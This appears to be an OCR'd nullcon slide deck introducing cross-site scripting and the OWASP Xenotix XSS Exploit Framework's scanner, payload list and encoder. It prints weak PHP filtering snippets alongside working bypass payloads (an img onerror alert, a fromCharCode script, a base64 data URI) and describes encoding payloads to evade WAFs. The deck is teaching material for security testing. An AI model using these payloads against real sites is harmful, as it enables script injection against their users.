
DETECTING AND EXPLOITING XSS WITH OWASP XENOTIX XSS EXPLOIT FRAMEWORK V3

AJIN ABRAHAM

(><302)




n|u CON

GOA

nullcon security conference

DETECTING AND EXPLOITING XSS WITH OWASP XENOTIX XSS EXPLOIT FRAMEWORK V3

AJIN ABRAHAM
(><302)



nullcon GOA
nullcon security conference

#whoami

Ajin Abraham (><302)

- I am an Information Security Enthusiast.
- 20 years | No Jobs | No Company | Still a Student. :-D
- I code in C++, .NET, Java, PHP and Python.
- Strong supporter of Free Information Security Education , keralacyberforce.in
- Runs a Defcon Chapter, Defcon Kerala
- I am just another leaner.

Kerala Cyber FORCE KCF Kerala Cyber Force
Learn | Contribute | Share

Introduction : Cross Site Scripting (XSS)

- XSS or Cross Scripting is a common vulnerability that exists in web applications which allows an attacker to inject codes in the web application.
- Later this injected web page is presented to the victim and the injected codes are executed at the victim side in the web browser.
- Ranks 3rd in the OWASP Top 10- 2013 Web Application Vulnerability List.
- XSS flaws occur when a web application takes untrusted data and sends it to a web browser without proper validation and escaping.

A1-Injection

A2–Broken Authentication and Session Management

A3–Cross-Site Scripting (XSS)

A4–Insecure Direct Object References

A5–Security Misconfiguration

XSS..Huh Is that a big deal?


Some times ago...

- Low Ranked...it's not a great vulnerability.
- SQLi, LFI, RFI, SSI....these are real vulnerabilities.
- XSS is just <script>alert("XSS")</script>
- Only possibilities are Phishing or Cookie stealing.

Later on.....

- Tools like Beef, XSS Tunnel, xssf, Shell of Future etc changed the scene.
- People started understanding the real threats of XSS.
- Some of them are XSS Tunneling, Client side code injection, DoS and DDoS, Cookie Stealing, Malicious Drive-by Downloads, Phishing, Defacing

So what is
OWASP XENOTIX XSS EXPLOIT FRAMEWORK?



Custom XSS Payloads: <h1>Xenotix XSS</h1>

https://www.owasp.org/index.php/OWASP_Xenotix_XSS_Exploit_Framework

OWASP
The Open Web Application Security Project

Navigation

- Home
- News
- OWASP Projects
- Downloads
- Local Chapters
- OWASP Initiatives
- Volunteer With OWASP
- Global Committees
- AppSec Job Board
- AppSec Conferences

OWASP Xenotix XSS Exploit Framework

Contents [hide]


```
<!DOCTYPE html><html lang="en" dir="ltr" class="client-nojs"><head><title>OWASP Xenotix XSS Exploit Framework - OWASP</title><meta charset="UTF-8" /><meta name="generator" content="MediaWiki 1.18.0" /><link rel="shortcut icon"
href="/favicon.ico" /><link rel="search" type="application/opensearchdescription+xml" href="/opensearch_desc.php" title="OWASP (en)" /><link rel="EditURI" type="application/rsd+xml" href="https://www.owasp.org/api.php?action=rsd" /><link
rel="copyright" href="http://creativecommons.org/licenses/by-sa/3.0/" /><link rel="alternate" type="application/atom+xml" title="OWASP Atom feed" href="/index.php?title=Special:RecentChanges&amp;feed=atom" /><link rel="stylesheet"
href="/load.php?debug=false&amp;lang=en&amp;modules=mediawiki.legacy.commonPrint%2Cshared%7Cskins.vector&amp;only=styles&amp;skin=vector&amp;*" /><meta name="ResourceLoaderDynamicStyles" content="" /><link rel="stylesheet"
href="/load.php?debug=false&amp;lang=en&amp;modules=site&amp;only=styles&amp;skin=vector&amp;*" /><style>a:lang(ar),a:lang(ckb),a:lang(fa),a:lang(kk-arab),a:lang(mzn),a:lang(ps),a:lang(ur){text-decoration:none}a.new,#quickbar a.new
{color:#ba0000}.editsection{display:none}/* cache key: wiki:resourceloader:filter:minify-css:4:40436297bd93906a010108e46094c495 */</style><script src="/load.php?
debug=false&amp;lang=en&amp;modules=startup&amp;only=scripts&amp;skin=vector&amp;*"></script><script>if(window.mw){        mw.config.set({"wgCanonicalNamespace": "", "wgCanonicalSpecialPageName": false, "wgNamespaceNumber": 0,
"wgPageName": "OWASP_Xenotix_XSS_Exploit_Framework", "wgTitle": "OWASP Xenotix XSS Exploit Framework", "wgCurRevisionId": 141077, "wgArticleId": 26171, "wgIsArticle": true, "wgAction": "view", "wgUserName": null,
"wgUserGroups": ["*"], "wgCategories": ["OWASP Project"], "wgBreakFrames": false, "wgRestrictionEdit": [], "wgRestrictionMove": []});}</script><script>if(window.mw){      mw.loader.load(["mediawiki.page.startup"]);}</script><!--[if lt IE 7]><style
type="text/css">body{behavior:url("/skins/vector/csshover.min.htc")}</style><![endif]--></head><body class="mediawiki ltr sitedir-ltr ns-0 ns-subject page-OWASP_Xenotix_XSS_Exploit_Framework action-view skin-vector">          <div id="mw-
```

OWASP XENOTIX XSS EXPLOIT FRAMEWORK

- Xenotix XSS Exploit Framework is a penetration testing tool written in Visual Basic.NET with it's components coded in C++ and Java.
- It can be used to detect and exploit XSS vulnerabilities in web applications.
- It is divided into an XSS Scanner and an Exploitation Framework.

SCANNER MODULE

BUILT IN XSS PAYLOADS




```
echo str_replace('script',null,$_GET['n']);
echo "<img alt='' src='".htmlentities($_GET['n'])."'/>";
echo '<object data="'.htmlspecialchars($_GET['n']).'"></object>';
```

BYPASSED !

```
!-<SCRIPT>alert(String.fromCharCode(75, 67, 70))</SCRIPT>=&{}
<img src=kcf onerror=alert('KCF')>
data:text/html;base64,PHNjcmlwdD5hbGVydCgiS0NGIik8L3NjcmlwdD4=
```


- Currently its having an inbuilt payload list of over 500+ XSS payloads.
- Includes HTML5 compactable XSS payloads.
- There are different methods available for XSS protection like
    - Using String Replace filter.
    - Using htmlentities filter.
    - Using htmlspecialcharacters filter.
- Most of these weakly designed filters and WAFs can be bypassed with the inbuilt XSS payloads.


XSS Payloads
600
500
400
300
200
100
0
75
77
70
99
540
Acunetix Web Vulnerability Scanner
XSS ME
Xelenium
XSSer
OWASP Xenotix XSS Exploit Framework
XSS Payloads

XSS PAYLOAD ENCODER

- The inbuilt Encoder can encode XSS payloads into different forms to bypass different filters and WAFs.

- It supports encoding into
- Base64
- Character Code
- URL Encoding
- HEX
- HTML Characters
- IP Conversion




ASCII Text: Enter XSS code here

IP Address: 127.0.0.1

Dword Level (0/1): 0

http://nullcon.net

XSS Multi Parameter Scanner



Multiple Parameter Scanner

URL: http://www.google.com/search?q=nullcon&lang=US&country=India&id=20e158

Parameter List

